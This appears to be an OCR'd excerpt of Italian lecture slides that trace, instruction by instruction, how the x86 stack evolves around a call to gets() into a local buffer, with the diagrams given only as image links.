
Layout dello stack

Dopo `and $0xfffffff0, %esp`




Layout dello stack

Dopo `sub $0x50, %esp`




Layout dello stack

Dopo `lea $0x10(esp), %eax`



Layout dello stack

Dopo `mov %eax, (%esp)`




Layout dello stack

- Per semplicità, omettiamo la descrizione dell'evoluzione dello stack mediante l'invocazione di `gets()`
- Descriviamo solo l'epilogo, che distrugge lo stack creato inizialmente
- Il registro EAX contiene il valore di ritorno di `gets()`, cioè l'indirizzo iniziale di `buffer`


Layout dello stack

Dopo `call 0x804830c <gets@plt>`



Layout dello stack


Dopo `mov %ebp, %esp`



Layout dello stack

Dopo pop %ebp


V